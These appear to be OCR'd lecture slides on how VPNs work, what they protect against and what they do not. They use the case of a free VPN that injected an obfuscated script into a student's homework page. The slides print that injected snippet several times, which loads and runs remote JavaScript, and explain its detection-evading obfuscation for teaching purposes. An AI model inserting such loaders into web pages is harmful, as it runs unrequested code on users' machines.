
Messages come back the same way. They are first sent to the VPN server because it is listed as the initial message source.



The VPN server encrypts the message and sends it back to the client.



Logically the result looks like this:




VPN: Security explanation

- VPNs work because:
  - All connections to the VPN server are authenticated, random people cannot connect, giving us Authentication and some Accountability.
  - VPN connections are encrypted giving us Confidentiality and Integrity between client and VPN host, so it doesn't matter where the client is, their data will be safe in transit.
  - A VPN will not guarantee Availability.
- An employee using a VPN can be sure all data will be encrypted in transit. They also get the same usability they get if they are physically on campus.
- VPNs were originally designed to support remote workers.

That’s how VPNs were initially intended to be used.

In today’s privacy-concerning environment people use VPNs not to access a local network, but to access the normal Internet, but look like they are coming from another location.


VPN Server
Your
Computer
The Internet
Level Three
M
Verizon
Comcast
M
Destination
Server

VPNs are intentional Man-in-the-Middle attacks.

The VPN server strips away the outer later of encryption, changes the IP address of the message and puts it back on the network.

If non-encrypted data is sent across a VPN it can be modified.

Lets look again at the tampering attack that happened to a student when they uploaded their “set a cookie” homework using a free VPN.

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct Answer

Correct Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.floor(Math.random()*999),'T
OP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_
FBW_FIREFOX','B':'f','VER': 'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_
AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");}</script>
        THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.floor(Math.random()*999),'T
OP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_
FBW_FIREFOX','B':'f','VER': 'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2$.VER+"&afver="+_
AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");}</script>
        THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

From AnchorFree's home page

AnchorFree is the world's largest Internet Freedom & Privacy Platform. Our mission is to provide secure access to the world's information for every person on the planet. Our Hotspot Shield application is trusted by more than 400 million users from 200 countries.

```
ANCHORFREE_VERSION="633161526“;
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z5
1','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Mat
h.floor(Math.random()*999),'TOP':(parent.location!=document.location||to
p.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'
FBWCNTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREF
OX','B':'f','VER': 'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="
+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver
="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'
type='text/javascript'></scr"+"ipt>");}
```

This code is downloading more javascript from box.anchorfree.net and running it on the client.

It has things like "<scr"+"ipt" to obfuscate the code making auto detection harder

```
document.write("<scr"+"ipt
src='http://box.anchorfree.ne
t/insert/insert.php?sn="+_A
F2$.SN+"&ch="+_AF2$.CH+
"&v="+ANCHORFREE_VER
SION+6+"&b="+_AF2$.B+"
&ver="+_AF2$.VER+"&afver
="+_AF2$.AFVER+"'
type='text/javascript'></scr"
+"ipt>");
```

VPN protections

- VPNs protect against a very specific threat: man in the middle attacks
- In the early days of the internet most connections were unencrypted (http) and often even banks used encryption rarely
- VPNs make sure ALL connections leaving the computer are encrypted till they reach the VPN server


https://www.theguardian.com/world/2013/jun/08/nsa-prism-server-collection-facebook-google

VPN protections

- VPNs protect against a v
  threat: man in the midd
- In the early days of the i
  connections were unenc
  and often even banks us
  rarely
- VPNs make sure ALL co
  leaving the computer ar
  till they reach the VPN server

Big companies are distributed. They have multiple physical networks connected by the Internet. PRISM grabbed data as it flowed unencrypted between a companies networks.


If encryption/VPNs had been used, such collection would not have been possible.



https://www.theguardian.com/world/2013/jun/08/nsa-prism-server-collection-facebook-google

VPNs do not...

- Protect the connection after the VPN server.
  - Attackers sitting in the internet can still see the traffic. Comcast and Level Three in the diagram can still see all the unencrypted traffic. But Version cannot.
- Protect against identification if a user logs in.
  - If you tell the destination website who you are, they know who you are.
- Bock cookies
  - If your computer sends a cookie saying who you are to the destination. It knows.



QUESTIONS